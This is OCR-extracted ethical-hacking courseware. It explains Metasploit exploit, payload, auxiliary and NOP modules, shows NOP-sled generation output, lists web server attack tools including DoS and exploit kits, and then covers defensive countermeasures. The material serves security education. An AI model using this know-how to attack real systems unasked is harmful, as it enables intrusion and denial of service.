- To generate **payloads**, first select a payload using the command as shown in the screenshot


Auxiliary Module

- Auxiliary modules can be **used to perform arbitrary**, one-off actions such as port scanning, denial of service, and even fuzzing
- To run an auxiliary module, either use the **`run`** command, or **`exploit`** command



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Metasploit Modules

- **Metasploit Exploit Module**

  It is a basic module in Metasploit used to encapsulate a single exploit, using which users target many platforms. This module has simplified meta-information fields. Using the Mixins feature, users can also dynamically modify exploit behavior, perform brute-force attacks, and attempt passive exploits.

  A system can be exploited with the Metasploit Framework through the following steps:

  - Configure an active exploit
  - Verify the exploit options
  - Select a target
  - Select a payload
  - Launch the exploit

- **Metasploit Payload Module**

  An exploit carries a payload in its backpack when it breaks into a system and then leaves the backpack there. The following three types of payload modules are provided by the Metasploit Framework.

  - **Singles**: Self-contained and completely standalone
  - **Stagers**: Sets up a network connection between the attacker and victim
  - **Stages**: Downloaded by stager modules

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A Metasploit payload module can upload and download files from the system, take screenshots, and collect password hashes. It can even take over the screen, mouse, and keyboard to control a computer remotely. The payload Module establishes a communication channel between the Metasploit framework and victim host. It combines arbitrary code that is executed as the result of an exploit succeeding. To generate payloads, a payload is first selected using the command shown in the screenshot.




Figure 13.41: Screenshot displaying the Metasploit payload command

- **Metasploit Auxiliary Module**

  Auxiliary modules of Metasploit can be used to perform arbitrary, one-off actions such as port scanning, DoS, and even fuzzing. It includes tools and modules that assess the security of the target as well as auxiliary modules such as scanners, DoS modules, and fuzzers. The **`show auxiliary`** command in Metasploit can be used to list all the available auxiliary modules in Metasploit. All modules in Metasploit other than the ones used to exploit are auxiliary modules. Metasploit uses auxiliary modules as an extension for various purposes other than exploitation. Auxiliary modules are stored in the modules/auxiliary/ directory of the framework's main directory. The **`run`** command or the **`exploit`** command can be used to run an auxiliary module.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 13.42: Screenshot displaying auxiliary module commands of Metasploit

The basic definition of an auxiliary module is as follows:

```
require 'msf/core'
p "My Auxiliary Module"
class Metasploit3 < Msf::Auxiliary
end          # for the class definition
```

- **Metasploit NOPS Module**

  NOP modules generate no-operation instructions used for blocking out buffers. The **generate** command can be used to generate a NOP sled of arbitrary size and display it in a given format.

  Options:

  -b <opt>: A list of characters to avoid ('\x00\xff')

  -h: Help banner

  -s <opt>: A comma separated list of registers to save

  -t <opt>: The output type (Ruby, Perl, C, or raw)

  msf nop(opty2)>


  The following command is used to generate a NOP sled of a given length:

```
msf > use x86/opty2
msf nop(opty2) > generate -h
Usage: generate [options] length
```

  The following command is used to generate a 50-byte NOP sled:

```
msf nop(opty2) > generate -t c 50
unsigned char buf[] =
"\xf5\x3d\x05\x15\xf8\x67\xba\x7d\x08\xd6\x66\x9f\xb8\x2d\xb6"
"\x24\xbe\xb1\x3f\x43\x1d\x93\xb2\x37\x35\x84\xd5\x14\x40\xb4"
"\xb3\x41\xb9\x48\x04\x99\x46\xa9\xb0\xb7\x2f\xfd\x96\x4a\x98"
"\x92\xb5\xd4\x4f\x91";
msf nop(opty2) >
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Server Attack Tools

Immunity's CANVAS

Source: *https://www.immunityinc.com*

Immunity's CANVAS provides penetration testers and security professionals with hundreds of exploits, an automated exploitation system, and a comprehensive, reliable exploit development framework. It provides features such as client-side exploitation, privilege escalation, HTTP tunneled privilege escalation, remote kernel exploitation, advanced backdoor technology, and advanced web attack technology.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 13.43: Screenshot of Immunity CANVAS

The following are some additional web server attack tools:

- THC Hydra (*https://github.com*)
- HULK DoS (*https://github.com*)
- MPack (*https://sourceforge.net*)
- w3af (*http://w3af.org*)


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Countermeasures

In previous sections, we discussed the benefits of a well-informed web server security posture, the danger posed by web server attacks, the methodology used in web server attacks, and the tools that assist an attacker in performing web server attacks. In this section, we discuss the tools and techniques used in securing web servers. This section discusses various methods to detect web server attacks, countermeasures, and defense techniques.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Place Web Servers in Separate Secure Server Security Segment on Network

An ideal web hosting network should be designed with three segments: an Internet segment; a secure server security segment, which is often called the demilitarized zone (DMZ); and an internal network. The first step in securing web servers is to place them separately in the DMZ, which is isolated from the public network and from the internal web-hosting network. Placing web servers in a separate segment adds security barriers between the web servers and the internal network as well as between the web servers and the outside public network. This separation allows the administrator to place firewalls and apply access control based on security rules for the internal network as well as for Internet traffic toward the DMZ. Such a web-hosting network can prevent attacks on the web server by outside attackers or malicious insiders.

Network segmentation divides a network into different segments, each having its own hub or switch. It allows network administrators to protect one segment from others by enforcing firewalls and security rules depending on the level of security desired. In a segmented network, an attacker who compromises one segment of the network will not be able to compromise the security of other segments of the network. Let us example a sample web-hosting network that is segmented by the administrator in such a manner that the web server is placed in a DMZ.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 13.44: Illustration of three different segments in a web-hosting network

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Countermeasures: Patches and Updates

The following are various countermeasures for secure update and patch management of web servers.

- Scan for existing vulnerabilities; patch and update the server software regularly.
- Before applying any service pack, hotfix, or security patch, read and peer review all relevant documentation.
- Apply all updates, regardless of their type, on an “as-needed” basis.
- Test service packs and hotfixes on a representative non-production environment prior to deployment in production.
- Ensure that service packs, hotfixes, and security patch levels are consistent on all domain controllers (DCs).
- Ensure that server outages are scheduled and that a complete set of backup tapes and emergency repair disks are available.
- Keep a back-out plan that allows the system and enterprise to return to their original state, prior to a failed implementation.
- Schedule periodic service-pack upgrades as part of operations maintenance and never trail by more than two service packs.
- Disable all unused script extension mappings.
- Avoid using default configurations that web servers are dispatched with.
- Use virtual patches in the organization because they provide additional identification/logging capabilities.
- Establish a disaster recovery plan to handle patch management failures.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Countermeasures: Protocols and Accounts

Countermeasures: Protocols

The following are various countermeasures for using secure protocols on web servers.

- Block all unnecessary ports, Internet Control Message Protocol (ICMP) traffic, and unnecessary protocols such as Network Basic Input/Output System (NetBIOS) and SMB.
- Harden the TCP/IP stack and consistently apply the latest software patches and updates to system software.
- If insecure protocols such as Telnet, POP3, SMTP, and FTP are used, then take appropriate measures to provide secure authentication and communication, for example, by using IP Security (IPSec) policies.
- If remote access is needed, ensure that remote connections are secured properly by using tunneling and encryption protocols.
- Disable Web Distributed Authoring and Versioning (WebDAV) if it is not used by the application, or keep it secure if it is required.
- Use secure protocols such as Transport Layer Security (TLS)/SSL for communicating with the web server.
- Ensure that unidentified FTP servers operate in an innocuous part of the directory tree that is different from the web server's tree.

Countermeasures: Accounts

